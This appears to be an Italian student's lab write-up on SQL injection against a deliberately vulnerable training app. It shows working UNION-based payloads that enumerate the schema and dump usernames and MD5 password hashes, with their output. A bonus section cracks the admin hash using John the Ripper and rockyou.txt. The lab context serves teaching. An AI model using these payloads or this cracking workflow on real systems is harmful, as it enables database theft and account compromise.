
ESERCIZIO 4 SETTIMANA 6 – SQL INJECTION

QUERY N1


%' or 0=0 union select null, version() #



```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```

QUERY N2

%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #




```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar
```

QUERY FINALE

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Con questa ultima query sono riuscito a vedere tutti i campi del database con il loro contenuto, Le password sono mostrate in formato hash.



Vulnerability: SQL Injection

User ID:


```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

PARTE BONUS

Una volta trovate le password, mi interessa decifrare quella dell’admin.

Ho creato un file chiamato crack.txt in cui ho copiato la password in codice hash.

Successivamente ho utilizzato John the ripper per trovarla confrontandola con il file di password rockyou.txt



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john rockyou.txt --format=raw-sha1 crack.txt
Warning: invalid UTF-8 seen reading rockyou.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:02:49  3/3 0g/s 24402Kp/s 24402Kc/s 97806KC/s igeosil..igeosig
Session aborted

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
1g 0:00:00:00 DONE (2024-01-18 09:39) 33.33g/s 6400p/s 6400c/s 6400C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliabl
y
Session completed.
```